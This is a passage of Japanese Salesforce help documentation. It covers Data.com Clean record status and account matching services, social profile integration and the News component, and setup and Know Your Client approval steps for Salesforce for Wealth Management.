取引先、取引先責任者、またはリードは、Data.com または Data.com Clean ユーザによって *[有効]* または *[無効]* と指定されることがあります。*[無効]* は、取引先の場合は倒産していることを示し、取引先責任者またはリードの場合は関係者が会社に勤務していないことを示します。

レコードが 無効 の場合はその状況の設定元をお知らせし、設定元が Data.com の場合は理由をお知らせします。たとえば、取引先が倒産しているかどうか、取引先責任者が退社したかどうか、取引先責任者またはリードの電話番号またはメールが無効かどうかをお知らせします。

1. 取引先、取引先責任者、またはリードレコードから、[クリーンアップ] をクリックして比較ページを開きます。
2. 取引先、取引先責任者、またはリードが無効な場合は、[無効としてレポート] をクリックします。
3. [保存] をクリックします。
   レコードの［状況をクリーンアップ］項目に *［無効］* と表示されます。
4. 取引先が無効と報告されていても会社が営業中のままであったり、取引先責任者またはリードが無効と報告されていても関係者が会社に引き続き勤務している場合は、そのレコードを再度クリーンアップできます。比較ページには、レコードの現在の報告状況 (取引先の場合は 倒産している、取引先責任者およびリードの場合は 無効) を示すメッセージと、Data.com またはユーザのどちらがそれを報告したたが表示されます。
5. [有効としてレポート] をクリックします。
   レコードの［状況をクリーンアップ］項目が、*［無効］* と報告される前の値に戻ります。たとえば、取引先責任者の［状況をクリーンアップ］が *［レビュー済み］* であり、取引先責任者が *［無効］* と報告された場合は、クリーンアップ状況が 無効 に変わります。その後、取引先責任者が *［有効］* と報告されると、クリーンアップ状況は *［レビュー済み］* に戻ります。

関連トピック:

Data.com Clean 状況

エディション

使用可能なエディション: Salesforce Classic

Data.com Prospector ライセンスを使用可能なエディション: **Contact Manager** Edition (リードオブジェクトなし)、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

Data.com Clean ライセンスで使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

ユーザ権限

取引先レコードをクリーンアップする
- 取引先に対する「編集」

取引先責任者レコードをクリーンアップする
- 取引先責任者に対する「編集」

リードレコードをクリーンアップする
- リードに対する「編集」

取引先マッチングサービスの選択に関するガイドライン

Data.com Prospector または Data.com Clean を使用すると、取引先レコードをクリーンアップするために組織で使用するマッチングサービスを選択できます。サービスを選択する前に、各サービス、そのクリーンアップ動作、および関連する考慮事項を理解することが重要です。

次のマッチングサービスを使用できます。

Data.com マッチング

Data.com 独自のマッチング技術であり、［取引先名］、［住所 (請求先) ］、［Web サイト］、および［電話］項目が照合されます。

有効な［D-U-N-S 番号］がある取引先をクリーンアップする場合は、DUNSRight マッチングサービスが選択されていても、常に Data.com マッチングサービスが使用されます。

D&B DUNSRight™ マッチング

D&B 独自のデータ品質技術であり、厳密なプロセスを使用してデータが正規化され、取引先レコードが D&B 企業レコードと照合されます。このプロセスでは、D&B の信頼性コードも使用されます。信頼性コードは、レコードとの類似性に基づいて、Data.com の一致候補を 1 (類似していない) から 10 (同一または酷似) にランク付けします。D&B には、個々の項目について文字でコード化された Match Grade もあります。D&B DUNSRight マッチングのしくみについては、「*D&B Entity Matching*」を参照してください。

属性	Data.com マッチング	DUNSRight™ マッチング
デフォルトのマッチングサービス	✅	
D&B の信頼性コードを含む		✅
幅広い国際マッチングをサポート[1]		✅
英語圏以外の国をサポート		✅
［D-U-N-S 番号］のデフォルトの対応付けが必要		✅

エディション

使用可能なエディション: Salesforce Classic

Data.com Prospector ライセンスを使用可能なエディション: **Contact Manager** Edition (リードオブジェクトなし)、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

Data.com Clean ライセンスで使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

[1] D&B DUNSRight マッチングでは、Data.com マッチングより 200 か国多いレコードを照合できます。DUNSRight マッチングでは、次の国または地域はサポートしていません。アドミラルティー諸島、オーランド諸島、南極、アセンション島、ボネール島、ブーヴェ島、英領インド洋領土、カロリン諸島、ココス(キーリング)諸島、キューバ、キュラソー島、インド洋南部フランス領地域、ガーンジー島、ハード島およびマクドナルド諸島、マン島、ジャージー島、朝鮮民主主義人民共和国、マイヨット、ミクロネシア、ミクロネシア連邦、ミッドウェー諸島、モンゴル、ニウエ、パラオ、直轄領パレスチナ、ピトケアン、セント・バーツ島、シントユースタティウス島およびサバ島、サン・マルタン (フランス領)、シントマールテン (オランダ領)、サウスジョージア、サ

ウスサンドイッチ諸島、スヴァールバルおよびヤンマイエン、ティモール・レスチ、トルコ領キプロス、米領特定範囲外の諸島、ウェーク島、ワリー・エ・フトゥーナ諸島、西サハラ。

関連トピック:

- Salesforce レコードと Data.com レコードの照合方法
- Data.com Clean の設定
- Data.com クリーンアップジョブのスケジュールに関する考慮事項
- Data.com クリーンアップジョブ設定に関するガイドライン
- Data.com クリーンアップジョブの設定
- Data.com Clean の設定の定義および取引先マッチングサービスの選択

Data.com Social Key

エディション

使用可能なエディション: Salesforce Classic

Data.com Clean ライセンスで使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

Data.com Social Key は、Salesforce 内またはソーシャルネットワークサイトの取引先責任者やリードの詳細を簡単に確認できるように[ソーシャル取引先と取引先責任者] や Data.com Clean と連動します。Social Key を使用するには、組織で Data.com Clean が有効になっている必要があります。

重要: Summer '16 以降、Data.com Social Key および Data.com ソーシャルプロファイルマッチング API は使用できなくなります。その時点で、LinkedIn® などのソーシャルプロファイルハンドルは、Data.com を使用してクリーンアップされたレコードには追加されなくなります。さらに、ソーシャルプロファイルハンドルの検索に Data.com ソーシャルプロファイルマッチング API は使用できません。

クリーンアップジョブが実行されたか、レコードがリストからクリーンアップされると、Social Key によって取引先責任者とリードのソーシャルハンドルが検出されて関連付けられます。現在、Social Key では米国のみを対象として取引先責任者およびリードの LinkedIn®、Twitter®、Facebook® のソーシャルハンドルが提供されています。システム管理者は、ユーザが希望するソーシャルネットワークを選択します。

ユーザは、取引先責任者またはリードの詳細ページからソーシャルネットワークにログインして、[ソーシャル取引先と取引先責任者] ビューア内またはソーシャルネットワークサイトから、関連付けられているプロファイルを表示できます。手動で検索する必要はありません。

メモ: 取引先責任者とリードの非公開設定、取引先責任者とリードの友人またはコネクションごとの権限セット、およびサイトの利用規約によっては、ソーシャルネットワークアカウントに直接ログインした場合に表示される情報の一部が表示されないことがあります。

Social Key を使用するには、Data.com Clean を有効にする必要があります。

ソーシャルネットワークとニュースの最新情報の入手

ニュースコンポーネント

顧客やパートナー、競合会社に関連するタイムリーなニュースにすばやくアクセスできます。ニュースコンポーネントは記事やTwitter投稿などを示すもので、取引先、取引先責任者、リード、商談、およびホームページで使用できます。

ニュースコンポーネントは、各自が対応する会社、人々、業種の最新情報を把握しておくうえで役立つ関連性の高いタイムリーなニュース項目を示します。ニュースは米国のニュースソースから英語で提供されます。

エディション

使用可能なエディション: Lightning Experience と Salesforce1 の両方

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

表示場所に基づくニュース

- 取引先レコードには、取引先、そのエグゼクティブおよび業種に基づいてニュース項目が表示されます。
- 取引先責任者、リード、商談レコードには、レコードの関連取引先、その取引先のエグゼクティブおよび業種に基づいてニュース項目が表示されます。
- ホームページおよびニュースアプリケーションには、最近参照したレコード、およびそれらのレコードのToDoや行動に基づいてニュース項目が表示されます。
- Salesforce1では、ユーザのモバイルカレンダーの今後の行動への出席者に関連付けられた取引先に基づくニュースも表示されます。

ニュースのカテゴリ

カテゴリ	該当するニュース
取引先ニュース	レコードの取引先に基づく内容
業界ニュース	取引先かレコードの関連取引先のいずれかにリストされている業界に関する内容
エグゼクティブニュース	取引先かレコードの関連取引先のいずれかでエグゼクティブロールを保持する個人に関する内容 エグゼクティブがSalesforce内の取引先責任者でなくても、その人物に関するニュースを表示できます。
当社のトレンド	Salesforceの他のユーザが閲覧している内容
一般的なビジネスニュース	レコードの取引先や業界、エグゼクティブに直接関連しない内容

Chatter でニュースを共有

興味深いニュース記事を見つけたら、Chatterで簡単に共有できます。レコードの詳細ページから記事を共有すると、そのレコードのChatterフィードに投稿されます。[ホーム]またはニュースアプリケーションから記事を共有すると、自身のChatterプロファイルに投稿され、自身をフォローしている全員が閲覧できます。

ニュースの品質およびフィードバック

- Salesforceでは、すべてのニュースの関連性を確認する処理を行い、スパムや不適切な内容を除外しています。
- 適切性や正確性に欠くニュース項目を見つけたら、フィードバックオプションを使用してフラグを設定します。

プライバシーおよびセキュリティ

- これを有効にすると、一部の組織のデータがサードパーティサービスとその他のSalesforceテクノロジによって保存、処理される可能性があり、これらのプライバシーとセキュリティの保護がSalesforceサービスとは異なることがあります。Salesforceでは、クエリしている取引先の名前やWebサイトなどのデータを共有または転送するときには、名前と組織名を除外するよう努めています。Salesforceは、この機能の使用時にサードパーティと共有されるデータのプライバシーとセキュリティについて責任を負いません。
- ほとんどの取引先の場合、ニュースプロバイダのRSSフィードやTwitterコンテンツからニュースを収集するSalesforce独自のニュース処理プラットフォームからニュースを提供しています。一致する記事がデータベースで見つからない場合は、Salesforceに登録した取引先名を使用して、取引先固有のニュースをサードパーティのプロバイダから検索できます。いずれの場合も、Salesforceは、サードパーティから提供されるニュースの内容に対して責任を負わないものとします。Salesforceで実行されるクエリは、セキュリティ保護されたプロトコルを使用して行われ、個々のSalesforceユーザにリンクされることはありません。

関連トピック:

取引先設定

ソーシャル取引先、取引先責任者、およびリード

ユーザによるソーシャルインテリジェンスへのアクセスを増やし、現在の顧客と潜在顧客が Salesforce 内でソーシャルネットワークに簡単にアクセスできるようにすることでサービスを向上させます。

デモを見る (3 分 29 秒)

取引先、取引先責任者、またはリードをソーシャルネットワークプロファイルにリンクしたら、組織の全員が他のサイトにログインせずに現在のソーシャルデータにアクセスできるようになります。

ソーシャルネットワーク	Salesforce に表示される内容	Salesforce Classic でサポートされるオブジェクト	Lightning Experience および Salesforce1 でサポートされるオブジェクト	Data.com Social Key で更新可能なオブジェクト
Twitter	Twitter は、既存および潜在的な顧客の社会的な人格を観察し、本音を把握するのに非常に役立ちます。経歴、最新のツイート、および顧客がフォローしている人とその顧客をフォローしている取引先、取引先責任者、およびリードを参照できます。	取引先 取引先責任者 リード	取引先 取引先責任者 リード	取引先責任者 リード
Facebook	Facebook を使用すると、既存および潜在的な顧客のより詳細な個人的見解を得ることができるため、共通の	取引先 取引先責任者 リード		取引先責任者 リード

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

法人取引先を使用可能なエディション: **Database.com** Edition 以外のすべてのエディション

個人取引先を使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

取引先責任者を使用可能なエディション: **Database.com** Edition を除くすべてのエディション

リードを使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Unlimited** Edition、および **Developer** Edition

	関心事を見つけるのに役立ちます。取引先責任者、リード、および個人取引先では、プロファイル、状況の更新、および共有する共通の友達の数を参照できます。法人取引先では、会社のプロファイルやウォールの投稿を含む、顧客の会社ソーシャルメディアの存在を参照できます。	
Klout	Klout は、Twitter、Facebook、および LinkedIn を含むソーシャルネットワークでのその人の影響度を解析するサードパーティサービスです。Klout を使用して、取引先、取引先責任者、およびリードのソーシャルメディアへの影響、そのユーザが影響を与える人、そのユーザに影響を与える人、およびそのユーザの話題を参照できます。	取引先 取引先責任者 リード
YouTube 動画	YouTube は、取引先、取引先責任者、およびリードに関連する動画を検索して参照するのに役立ちます。	取引先 取引先責任者 リード

組織のユーザがソーシャルネットワークプロファイルを取引先、取引先責任者、またはリードに関連付けると、Salesforce には常にその最新情報が表示されます。Salesforce の各ユーザが表示できる詳細は、ソーシャルネットワーク上でのユーザと取引先、取引先責任者、またはリードとの接続と、プロファイルのプライバシー

設定に応じて異なります。Salesforceを介してソーシャルネットワークにサインインしていない場合、ソーシャルネットワークユーザが公開した情報のみが表示されます。

重要: [ソーシャル取引先、取引先責任者、およびリード]機能は、Facebook、Klout、Twitter、YouTubeの公開APIを使用して、Salesforceにソーシャル情報を表示します。これらのソーシャルネットワークには、いつでもそれらのAPIへのアクセスを変更または終了する選択権があるため、salesforce.comは、現在提供されているデータまたは特定のソーシャルネットワーク全体へのアクセスを含め、この機能が将来においても利用できることを保証できません。Winter '16リリース以降、この機能を介してLinkedInを使用することはできなくなります。

Salesforce1 または Salesforce フルサイトでの使用開始

使用を開始するには、取引先、取引先責任者、またはリードの詳細ページに移動し、ソーシャルネットワークアカウントにサインインするだけです。サインインすると、Salesforceとソーシャルネットワークアカウント間の非公開接続が作成され、Salesforceで外部ソーシャルプロファイルを参照できます。

関連トピック:

- [ソーシャル取引先、取引先責任者、およびリード]の有効化
- [ソーシャル取引先、取引先責任者、およびリード]の設定

[ソーシャル取引先、取引先責任者、およびリード] 使用時のセキュリティとプライバシー

[ソーシャル取引先、取引先責任者、およびリード]機能は、ユーザとそのデータのセキュリティとプライバシーを提供するために開発されました。

- Salesforce では、Facebook、Twitter、または Klout アカウントへのサインイン時に信頼済み OAuth プロトコルを使用します。ログイン情報が Salesforce に公開されることはなく、パスワードは保存されません。
- Salesforce がソーシャル情報をインポートしたり、保存したりすることはありません。ソーシャルプロファイルまたは YouTube 動画を選択するたびに、Salesforce では表示する情報をソーシャルネットワークから直接取得します。取引先、取引先責任者、およびリードについて常に最新の情報が表示されます。
- Salesforce レコードをソーシャルネットワークアカウントに関連付けても、ソーシャルネットワーク上で活動は発生しません。たとえば、取引先責任者を Twitter アカウントに関連付けても、操作を行ったユーザがその Twitter アカウントのフォロワーになることはありません。
- Salesforce がユーザまたはその活動に関してソーシャルネットワークアカウントに投稿することはありません。
- Salesforce を使用してソーシャルネットワークプロファイルを参照した場合、取引先、取引先責任者、およびリードには通知されません。 さらに、ソーシャルビューアを使用している限り、Salesforce を介したソーシャルネットワークとのやりとりは参照のみです。

  メモ: リンクをクリックして新しい Web ブラウザタブを開いたときなど、ソーシャルビューアを離れると、Salesforce から離れてソーシャルネットワークを直接操作することになります。Salesforce の [ソーシャル取引先、取引先責任者、およびリード]ビューア以外で実行したアクションは、ソーシャルネットワークに記録される可能性があります。

- Facebook または Twitter プロファイルがどう表示されるかは各ユーザに固有であり、各ソーシャルネットワーク上でのそれぞれの取引先、取引先責任者、またはリードとの接続方法と、取引先、取引先責任者、またはリードが現在使用しているプライバシー設定に応じて異なります。他の Salesforce ユーザはそれぞれのソーシャルネットワークアカウントにサインインする必要があり、各自の接続レベルに基づいて許可された内容のみが表示されます。たとえば、Twitter プロファイルがリードの Twitter プロファイルに接続されているユーザには、そのリードの他の接続が表示されますが、組織内の Twitter プロファイルがリードに直接接続されていない別のユーザには表示されません。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

法人取引先を使用可能なエディション: **Database.com** Edition 以外のすべてのエディション

個人取引先を使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

取引先責任者を使用可能なエディション: **Database.com** Edition を除くすべてのエディション

リードを使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Unlimited** Edition、および **Developer** Edition

関連トピック:

ソーシャル取引先、取引先責任者、およびリード
[ソーシャル取引先、取引先責任者、およびリード] の有効化
[ソーシャル取引先、取引先責任者、およびリード] の設定

[ソーシャル取引先、取引先責任者、およびリード] の設定

[ソーシャル取引先、取引先責任者、およびリード] 機能を無効化したり、ソーシャルネットワークをオンまたはオフにしたりできます。

ログインに対して [ソーシャル取引先、取引先責任者、およびリード] 機能を無効化すると、その取引先、取引先責任者、またはリードのソーシャルネットワークが表示されなくなります。または、個別のソーシャルネットワークへのアクセスをオフにすると、そのソーシャルネットワークのデータを参照またはアクセスできなくなります。

メモ: Salesforce Lightning Experience および Salesforce1 モバイルアプリケーションでは、他のネットワークが有効になっていても、ユーザは Twitter にしかアクセスできません。

1. 個人設定から、[クイック検索] ボックスに「ソーシャル」と入力し、[私のソーシャル取引先と取引先責任者の設定]、[私のソーシャル取引先と取引先責任者]、または [設定] (表示された方) を選択します。
2. 希望どおりに機能するように、[ソーシャル取引先と取引先責任者] を設定します。
3. [保存] をクリックします。

関連トピック:

ソーシャル取引先、取引先責任者、およびリードのトラブルシューティング
ソーシャル取引先、取引先責任者、およびリード
Salesforce 環境のカスタマイズ

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

法人取引先を使用可能なエディション: **Database.com** Edition 以外のすべてのエディション

個人取引先を使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

取引先責任者を使用可能なエディション: **Database.com** Edition を除くすべてのエディション

リードを使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Unlimited** Edition、および **Developer** Edition

ソーシャルネットワークプロファイルの表示とリンク

それぞれのソーシャルネットワークプロファイルおよび活動から収集した取引先、取引先責任者、およびリードに関する最新情報を表示するには、各レコードを Twitter および FaceBook のソーシャルネットワークプロファイルに関連付けます。

取引先、取引先責任者、またはリードをソーシャルネットワークプロファイルにリンクしたら、プロファイルの詳細とソーシャルネットワーク上でのプロファイルの最新の活動を取引先、取引先責任者、またはリードの詳細ページに表示できます。

メモ: 表示できる各ソーシャルネットワークプロファイルの情報と活動は、そのプロファイルのプライバシー設定、友人または接続ごとの権限セット、ソーシャルネットワークの利用規約に応じて異なります。セキュリティとプライバシーについての詳細は、「[ソーシャル取引先、取引先責任者、およびリード]使用時のセキュリティとプライバシー」を参照してください。

Salesforce Classic では、取引先、取引先責任者、およびリードを Twitter または Facebook プロファイルにリンクできます。Lightning Experience または Salesforce1 では、Twitter プロファイルのみを表示およびリンクできます。

デモを見る (3 分 29 秒)

1. 取引先、取引先責任者、またはリードの詳細ページから、ソーシャルネットワークにサインインします。
2. ソーシャルネットワークプロファイルがまだレコードにリンクされていない場合、Salesforce ではレコード名に一致するプロファイルを自動的に検索します。プロファイルを選択してレコードにリンクするか、一致するプロファイルがない場合は別の検索パラメータを使用して再度検索します。
3. ソーシャルネットワークと共有しているソーシャル情報を表示します。

関連トピック:

取引先、取引先責任者、およびリードのプロファイル画像の選択と変更
ソーシャル取引先、取引先責任者、およびリードのトラブルシューティング

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

法人取引先を使用可能なエディション: **Database.com** Edition 以外のすべてのエディション

個人取引先を使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

取引先責任者を使用可能なエディション: **Database.com** Edition を除くすべてのエディション

リードを使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

ソーシャルネットワークプロファイルを特定のオブジェクトに関連付ける
- オブジェクトに対する「編集」

特定のオブジェクトに関連付けられているソーシャルネットワークプロファイルを表示する
- オブジェクトに対する「参照」。個人取引先では、取引先と取引先責任者の両方で「参照」が必要です。

取引先、取引先責任者、およびリードのプロファイル画像の選択と変更

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

法人取引先を使用可能なエディション: **Database.com** Edition 以外のすべてのエディション

個人取引先を使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

取引先責任者を使用可能なエディション: **Database.com** Edition を除くすべてのエディション

リードを使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザが取引先、取引先責任者、およびリードのレコードをソーシャルネットワークプロファイルに関連付けると、そのレコードには Twitter または Facebook のプロフィールから画像が表示されます。一部のネットワークでは、ネットワークにログインしなくてもプロファイル画像が Salesforce に表示されます。

デフォルトでは、取引先、取引先責任者、またはリードのプロファイル画像は、そのレコードにリンクされている最初のソーシャルネットワークのプロファイル画像です。組織で取引先ロゴを有効にしている場合、取引先に手動で追加したプロファイル画像は、Lightning Experience の最新画像で置き換わることがあります。

メモ: Facebook のプロフィール画像は、Salesforce Classic でのみ表示されます。

1. 取引先、取引先責任者、またはリードの詳細ページで、任意のソーシャルネットワークアイコン ( ) をクリックします。
2. ソーシャルビューアで、使用する画像のあるソーシャルネットワークのタブを選択します。
3. [Salesforce で写真を表示] をクリックします。

関連トピック:

ソーシャル取引先、取引先責任者、およびリード

ユーザ権限

ソーシャルネットワークプロファイルを検索して、法人取引先レコードにリンクする
- 取引先に対する「編集」

ソーシャルネットワークプロファイルを検索して、個人取引先レコードにリンクする
- 取引先に対する「編集」

  および

  取引先責任者に対する「編集」

ソーシャルネットワークプロファイルを検索して、取引先責任者にリンクする
- 取引先責任者に対する「編集」

ソーシャルネットワークプロファイルを検索して、リードにリンクする
- リードに対する「編集」

ソーシャル取引先、取引先責任者、およびリードのトラブルシューティング

ユーザによるソーシャルインテリジェンスへのアクセスを増やし、現在の顧客と潜在顧客が Salesforce 内でソーシャルネットワークに簡単にアクセスできるようにすることでサービスを向上させます。

メモ: Salesforce 製品ごとに使用可能なソーシャルネットワークが異なります。「ソーシャル取引先、取引先責任者、およびリード」(ページ 1498)を参照して、アクセスしようとしているネットワークが、使用している製品で利用できることを確認してください。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

法人取引先を使用可能なエディション: **Database.com** Edition 以外のすべてのエディション

個人取引先を使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

取引先責任者を使用可能なエディション: **Database.com** Edition を除くすべてのエディション

リードを使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Unlimited** Edition、および **Developer** Edition

Salesforce Classic

1. 取引先、取引先責任者、およびリードの詳細ページのヘッダーにあるソーシャルネットワークアイコンをクリックして、ソーシャルビューアを表示します。
2. アイコンが表示されない場合は、組織の[ソーシャル取引先、取引先責任者、およびリード] 機能が無効になっている可能性があります。機能の有効化をシステム管理者に依頼してください。
3. ソーシャルネットワークアイコンが表示されない場合は、ソーシャルネットワークがオフになっている可能性があります。
   - 組織のソーシャルネットワークの有効化をシステム管理者に依頼してください。
   - 個人設定を確認し、ログインのネットワークの有効化を行ってください。
4. 特定のレコードのソーシャルデータを表示できるかどうかは、そのレコードに対する権限、およびソーシャルプロファイルのプライバシー設定によって決まります。

Salesforce Lightning Experience

1. 取引先、取引先責任者、またはリードレコードの詳細ページを開きます。
2. Twitter カードが表示されない場合は、組織の [ソーシャル取引先、取引先責任者、およびリード] 機能が無効になっている可能性があります。組織の機能および Twitter アクセスの有効化をシステム管理者に依頼してください。
3. 機能は有効になっているが Twitter カードが表示されない場合は、個人設定の確認を行ってください。

Salesforce1

1. 取引先、取引先責任者、またはリードレコードの詳細ページを開きます。
2. Twitter カードが表示されない場合は、次の作業を行います。
   - [ソーシャル取引先、取引先責任者、およびリード] 機能の有効化をシステム管理者に依頼する。
   - 組織の Twitter アクセスの有効化をシステム管理者に依頼する。
   - 取引先、取引先責任者、およびリードのモバイルページレイアウトへの Twitter カードの追加をシステム管理者に依頼する。

- 個人設定の確認を行い、ログインに対して Twitter が有効になっていることを確認する。

関連トピック:

[ソーシャル取引先、取引先責任者、およびリード] の有効化
[ソーシャル取引先、取引先責任者、およびリード] の設定
ソーシャル取引先、取引先責任者、およびリード

金融サービス向け富裕層顧客の開拓

Salesforce for Wealth Management の概要

Salesforce for Wealth Management とは?

Salesforce for Wealth Management は、ウェルスマネジメント業界向けに設計およびカスタマイズされた業種ソリューションです。

Salesforce for Wealth Management の利用者

Salesforce for Wealth Management は、富裕層のクライアントにアドバイスを行うウェルスマネジメントの専門家を対象とします。このソリューションを使用すると、クライアントとの関係が深まり、主要なシステムの統合によってユーザの導入が促され、法規の遵守を効率的にサポートできます。

Salesforce for Wealth Management の入手方法

Enterprise Edition、Unlimited Edition、および Performance Edition については、AppExchange から Salesforce for Wealth Management を無料で使用できます。正式リリースされた Enterprise Edition、Unlimited Edition、および Performance Edition のすべての機能 (Outlook インテグレーション、ワークフロー、Force.com API など) を備えています。前提条件として、ファイナンシャルサービスなど企業対消費者取引を行う業種向けに拡張設計された取引先レコードの個人取引先が必要です。

Salesforce for Wealth Management に含まれる機能

Salesforce for Wealth Management は、標準の Salesforce 機能とは一線を画す次のコンポーネントを備えています。

- 使いやすいタブとクライアント指向の項目
- 金融口座、投資の選好、住所、個人的な関心など、包括的なクライアント情報
- 自動承認プロセスが付いた包括的な「クライアント掌握」適性フォーム
- ウェルスマネジメントプロセスに固有のレポートおよびダッシュボード

- リレーショングループ (別称「世帯」)

関連トピック:

Salesforce for Wealth Management の使用開始

Salesforce for Wealth Management アプリケーションの操作

Salesforce for Wealth Management の使用開始

システム管理者は、組織に Salesforce for Wealth Management を設定するために次の作業を実行します。

ユーザ権限

カスタムアプリケーションの設定オプションを参照する
- 「設定・定義を参照する」

カスタムアプリケーションを管理する
- 「アプリケーションのカスタマイズ」

Salesforce for Wealth Management アプリケーションの内容の確認

Salesforce for Wealth Management カスタムアプリケーションに正しいタブが含まれていることを確認します。

1. [設定] から、[クイック検索] ボックスに「アプリケーション」と入力し、[アプリケーション] を選択します。
2. リストの [Salesforce for Wealth Management] をクリックします。
3. [含まれるタブ] リストに次のタブがあることを確認します。
   - ホーム
   - 取引先
   - Financial Accounts (金融口座)
   - Holdings (保有資産)
   - WM Assets (WM 資産)
   - Client Interests (クライアントの関心)
   - Know Your Clients (クライアント掌握)
   - レポート
   - ダッシュボード
   - ドキュメント
   - コンソール
4. 必要に応じて [編集] をクリックし、適切なタブを選択して追加または削除します。

ユーザのアプリケーション選択肢の設定

Force.com アプリケーションメニューでは、メインの Salesforce for Wealth Management カスタムアプリケーションのほか、次のカスタムアプリケーションも使用できます。

- Salesforce Financial Accounts & Holdings
- Salesforce Clients and Interests
- Salesforce Know Your Client

メインの Salesforce for Wealth Management カスタムアプリケーションに適切なタブがすべてまとめられているため、必要に応じて、Force.com アプリケーションメニューのこれらのアプリケーションをユーザに非表示にすることができます。上記のアプリケーションを非表示にする手順は、次のとおりです。

1. [設定]から、［クイック検索］ボックスに「アプリケーション」と入力し、[アプリケーション]を選択します。
2. 該当するアプリケーション名の横にある [編集] をクリックします。
3. ［プロファイルへの割り当て］領域で、エンドユーザのプロファイルに対応する［参照可能］列のチェックボックスをオフにします。システム管理者のプロファイルに対応するチェックボックスのみをオンにします。
4. [保存] をクリックします。
5. 上記の残りのカスタムアプリケーションについても、必要に応じてこの手順を繰り返します。

レコードタイプの確認

個人取引先のオブジェクト管理設定から、[レコードタイプ] に移動して、個人取引先 (クライアント) で次のレコードタイプが使用できることを確認します。

個人
: このレコードタイプは、クライアントや見込み客に使用します。［個々］ページレイアウトに割り当てられます。

プロフェッショナルリレーション
: このレコードタイプは、弁護士、会計士、その他の専門職の関係者に使用します。［プロフェッショナルリレーション］ページレイアウトに割り当てられます。

ユーザのページレイアウトの設定

ユーザのページレイアウトに次のコンポーネントが含まれていることを確認します。この設定は、[ページレイアウト] に移動して、各オブジェクトの管理設定から行います。

[ホーム] タブのページレイアウト
: 「FA Home Page (FA ホームページ)」というファイナンシャルアドバイザー向けのホームページレイアウトには、次のコンポーネントが含まれます。

  - 未承認申請
  - ToDo
  - Calendar
  - ダッシュボードのスナップショット
  - Search
  - 新規作成
  - 最近使ったデータ
  - お知らせ
  - カスタムリンク

個人取引先ページレイアウト
: 個人取引先 (クライアント) のページレイアウトには、次の関連リストが含まれます。

- Financial Accounts (金融口座)
- Holdings (保有資産)
- Client Interests (クライアントの関心)
- Know Your Clients (クライアント掌握)
- 活動予定
- 活動履歴
- パートナー
- 取引先チーム
- メモ & 添付ファイル

クライアント掌握の承認プロセスの確認

Salesforce for Wealth Management には、[Know Your Clients (クライアント掌握)] フォームを適切な Salesforce ユーザに転送して承認を受ける承認プロセスが用意されています。

関連トピック:

Salesforce for Wealth Management の概要
ウェルスマネジメントのクライアント管理
オブジェクト管理設定の検索

クライアント掌握の承認プロセスの管理

クライアント掌握の承認プロセスについて

承認プロセスでは、Salesforce でレコードを承認する方法を自動化します。承認プロセスでは、承認申請者やプロセスの各ポイントでの実行内容など、承認の各ステップについて指定します。

クライアント掌握の承認プロセスは Salesforce for Wealth Management に含まれ、概して次のとおり定義されています。

1. ファイナンシャルアドバイザーが新しいクライアント掌握レコードを作成します。

   メモ: 付属の差し込み印刷テンプレートを使用して、保存済みのクライアント掌握レコードのデータを印刷可能な Microsoft Word ドキュメントにマージできます。

2. ファイナンシャルアドバイザーがクライアント掌握レコードの承認を申請します。この時点で次のアクションが実行されます。
   - クライアント掌握レコードがロックされ、編集できなくなります。
   - [KYC Approval Status (KYC 承認状況)] が「未承認」になります。
   - [Date Know Your Client Submitted (クライアント送信日)] が今日に設定されます。

ユーザ権限

承認プロセスを作成、編集、削除、またはコピーする
- 「アプリケーションのカスタマイズ」

承認プロセスを表示する
- 「設定・定義を参照する」

- クライアント掌握レコードタイプが「KYC Submitted (KYC 申請済み)」になります。
- 承認申請が適切なSalesforceユーザに転送され、本人にも適切なメールテンプレートを使用したメール通知が送信されます。

3. 上級ファイナンシャルアドバイザーが申請を承認または却下し、その時点で次のアクションが実行されます。
   - レコードは引き続きロックされ、編集できません。
   - [KYC Approval Status (KYC 承認状況)] が「承認済み」または「却下」になります。
   - [Date KYC Approved/Rejected (KYC 承認日/却下日)] が今日に設定されます。
   - レコードが承認された場合は、ファイナンシャルアドバイザーが6か月かけてクライアント掌握フォームを確認するフォローアップタスクがスケジュールされます。

クライアント掌握の承認プロセスの有効化

クライアント掌握の承認プロセスを有効にする手順は、次のとおりです。

1. [設定] から、[クイック検索] ボックスに「*承認プロセス*」と入力し、[承認プロセス] を選択します。
2. [承認プロセスを管理するオブジェクト] ドロップダウンリストで、[Know Your Client (クライアント掌握)] を選択します。
3. 承認プロセス名の横にある [有効化] をクリックします。

関連トピック:

Salesforce for Wealth Management の概要

ウェルスマネジメントのクライアント管理

Salesforce for Wealth Management アプリケーションの操作

